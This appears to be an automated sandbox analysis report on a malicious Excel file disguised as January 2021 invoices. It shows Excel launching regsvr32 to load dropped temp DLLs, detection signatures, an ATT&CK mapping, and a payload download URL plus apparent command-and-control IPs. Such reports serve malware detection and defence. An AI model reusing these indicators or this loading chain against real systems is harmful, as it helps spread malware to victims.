ID: 342716
Sample Name: 1_Total New Invoices-Thursday January 21_2021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:02:14
Date: 21/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 1_Total New Invoices-Thursday Januar…

Overview


General Information

Sample Name:	1_Total New Invoices-Thursday January 21_2021.xlsm
Analysis ID:	342716
MD5:	a52a88ae97dd40..
SHA1:	234b65bc42a077..
SHA256:	c7e6848fd636815.

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Multi AV Scanner detection for subm…
- Sigma detected: BlueMashroom DLL…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Office process drops PE file

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2432 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - regsvr32.exe (PID: 2440 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\kxwni.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2328 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\kxwni.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2692 cmdline: -s C:\Users\user\AppData\Local\Temp\kxwni.dll MD5: 432BE6CF7311062633459EEF6B242FB5)
  - regsvr32.exe (PID: 1980 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\uveoybvk.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2780 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\nnmumzom.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2920 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\nnmumzom.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2464 cmdline: -s C:\Users\user\AppData\Local\Temp\nnmumzom.dll MD5: 432BE6CF7311062633459EEF6B242FB5)
  - regsvr32.exe (PID: 3036 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\nnmumzom.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2964 cmdline: -s C:\Users\user\AppData\Local\Temp\nnmumzom.dll MD5: 432BE6CF7311062633459EEF6B242FB5)
  - regsvr32.exe (PID: 2452 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\jxacpz.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2496 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\sxzjqf.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1236 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\sxzjqf.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 912 cmdline: -s C:\Users\user\AppData\Local\Temp\sxzjqf.dll MD5: 432BE6CF7311062633459EEF6B242FB5)
  - regsvr32.exe (PID: 2852 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\sxzjqf.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2828 cmdline: -s C:\Users\user\AppData\Local\Temp\sxzjqf.dll MD5: 432BE6CF7311062633459EEF6B242FB5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview


System Summary:

Sigma detected: BlueMashroom DLL Load

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Anomaly

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Compliance:

Uses insecure TLS / SSL version for HTTPS connection

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Document contains an embedded VBA macro which may execute processes

Document contains an embedded VBA macro with suspicious strings

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file


HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 3 2	Path Interception	Process Injection 1 1 2	Masquerading 1 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdro Insecure Network Commun
Default Accounts	Exploitation for Client Execution 4 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 1 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1 2	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 3 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2 3	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Regsvr32 1	Cached Domain Credentials	System Information Discovery 2 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
1_Total New Invoices-Thursday January 21_2021.xlsm	27%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JW C\hknmwj[1].zip	9%	ReversingLabs	Win32.Trojan.Generic	
C:\Users\user\AppData\Local\Temp\nnmumzom.dll	9%	ReversingLabs	Win32.Trojan.Generic	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://211.110.44.63:5353/	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://69.164.207.140/	0%	Avira URL Cloud	safe	
http://https://69.164.207.140:3388/C	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://194.225.58.214/	0%	Avira URL Cloud	safe	
http://https://211.110.44.63:5353/8	0%	Avira URL Cloud	safe	
http://https://69.164.207.140/T	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://https://69.164.207.140:3388/7	0%	Avira URL Cloud	safe	
http://https://69.164.207.140:3388/hy	0%	Avira URL Cloud	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://stellarum.com.br/hknmwj.zip	0%	Avira URL Cloud	safe	
http://https://198.57.200.100:3786/XE	0%	Avira URL Cloud	safe	
http://https://69.164.207.140:3388/	0%	Avira URL Cloud	safe	
http://https://198.57.200.100:3786/	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://https://198.57.200.100/	0%	Avira URL Cloud	safe	
http://https://194.225.58.214/P	0%	Avira URL Cloud	safe	
http://https://194.225.58.214/Y	0%	Avira URL Cloud	safe	
http://crl.co	0%	Avira URL Cloud	safe	
http://https://211.110.44.63/	0%	Avira URL Cloud	safe	
http://https://194.225.58.214/X	0%	Avira URL Cloud	safe	
http://https://198.57.200.100:3786/hy	0%	Avira URL Cloud	safe	
http://https://69.164.207.140/M	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://198.57.200.100/_	0%	Avira URL Cloud	safe	
http://https://194.225.58.214/C	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://https://69.164.207.140:3388/JE	0%	Avira URL Cloud	safe	
http://https://198.57.200.100:3786/&	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
creditoenusa.com	192.185.224.50	true	false		unknown
stellarum.com.br	191.252.144.65	true	false		unknown
qsf.surfescape.net	64.37.52.172	true	false		unknown
reliablelifts.co.in	103.83.81.27	true	false		unknown
shopandmartonline.com	198.136.54.91	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://stellarum.com.br/hknmwj.zip	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://211.110.44.63:5353/	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp, regsvr32.exe, 00000009.00000002.2433245753.0000000000409000.00000004.00000020.sdmp, regsvr32.exe, 0000000B.00000002.2452450039.00000000006F6000.00000004.00000020.sdmp, regsvr32.exe, 00000011.00000002.2503460777.0000000000055E000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://69.164.207.140/	regsvr32.exe, 00000009.00000002.2433245753.0000000000409000.00000004.00000020.sdmp, regsvr32.exe, 00000011.00000002.2503460777.0000000000055E000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://69.164.207.140:3388/C	regsvr32.exe, 0000000B.00000002.2452450039.00000000006F6000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp, regsvr32.exe, 00000009.00000002.2433245753.0000000000409000.00000004.00000020.sdmp, regsvr32.exe, 0000000B.00000002.2452450039.00000000006F6000.00000004.00000020.sdmp, regsvr32.exe, 00000011.00000002.2503460777.0000000000055E000.00000004.00000020.sdmp	false		high
http://ocsp.entrust.net03	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp, regsvr32.exe, 00000009.00000002.2433245753.0000000000409000.00000004.00000020.sdmp, regsvr32.exe, 0000000B.00000002.2452450039.00000000006F6000.00000004.00000020.sdmp, regsvr32.exe, 00000011.00000002.2503460777.0000000000055E000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://194.225.58.214/	regsvr32.exe, 00000009.00000002.2433149184.00000000003C1000.00000004.00000020.sdmp, regsvr32.exe, 0000000B.00000002.2447836285.00000000006E6000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://211.110.44.63:5353/8	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://69.164.207.140/T	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp, regsvr32.exe, 00000009.00000002.2433245753.0000000000409000.00000004.00000020.sdmp, regsvr32.exe, 0000000B.00000002.2452450039.00000000006F6000.00000004.00000020.sdmp, regsvr32.exe, 00000011.00000002.2503460777.0000000000055E000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://69.164.207.140:3388/7	regsvr32.exe, 0000000B.00000002.2452450039.00000000006F6000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://69.164.207.140:3388/hy	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp, regsvr32.exe, 00000009.00000002.2433245753.0000000000409000.00000004.00000020.sdmp, regsvr32.exe, 0000000B.00000002.2452450039.00000000006F6000.00000004.00000020.sdmp, regsvr32.exe, 00000011.00000002.2503460777.0000000000055E000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp, regsvr32.exe, 00000009.00000002.2433245753.0000000000409000.00000004.00000020.sdmp, regsvr32.exe, 0000000B.00000002.2452450039.00000000006F6000.00000004.00000020.sdmp, regsvr32.exe, 00000011.00000002.2503460777.0000000000055E000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://198.57.200.100:3786/XE	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://69.164.207.140:3388/	regsvr32.exe, 00000009.00000002.2433245753.0000000000409000.00000004.00000020.sdmp, regsvr32.exe, 0000000B.00000002.2452450039.00000000006F6000.00000004.00000020.sdmp, regsvr32.exe, 00000011.00000002.2503460777.0000000000055E000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://198.57.200.100:3786/	regsvr32.exe, 00000009.00000002.2433245753.0000000000409000.00000004.00000020.sdmp, regsvr32.exe, 00000011.00000002.2503460777.0000000000055E000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp, regsvr32.exe, 00000009.00000002.2433245753.0000000000409000.00000004.00000020.sdmp, regsvr32.exe, 0000000B.00000002.2452450039.00000000006F6000.00000004.00000020.sdmp, regsvr32.exe, 00000011.00000002.2503460777.0000000000055E000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://198.57.200.100/	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp, regsvr32.exe, 00000009.00000002.2433245753.0000000000409000.00000004.00000020.sdmp, regsvr32.exe, 00000011.00000002.2503460777.0000000000055E000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://194.225.58.214/P	regsvr32.exe, 00000006.00000002.2433079529.0000000000350000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://194.225.58.214/Y	regsvr32.exe, 00000006.00000002.2433079529.0000000000350000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.co	regsvr32.exe, 00000009.00000002.2433149184.00000000003C1000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://211.110.44.63/	regsvr32.exe, 00000006.00000002.2433198879.0000000000376000.00000004.00000020.sdmp, regsvr32.exe, 00000009.00000002.2433245753.0000000000409000.00000004.00000020.sdmp, regsvr32.exe, 00000011.00000002.2503460777.0000000000055E000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://194.225.58.214/X	regsvr32.exe, 00000011.00000002.2484294438.000000000051F000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
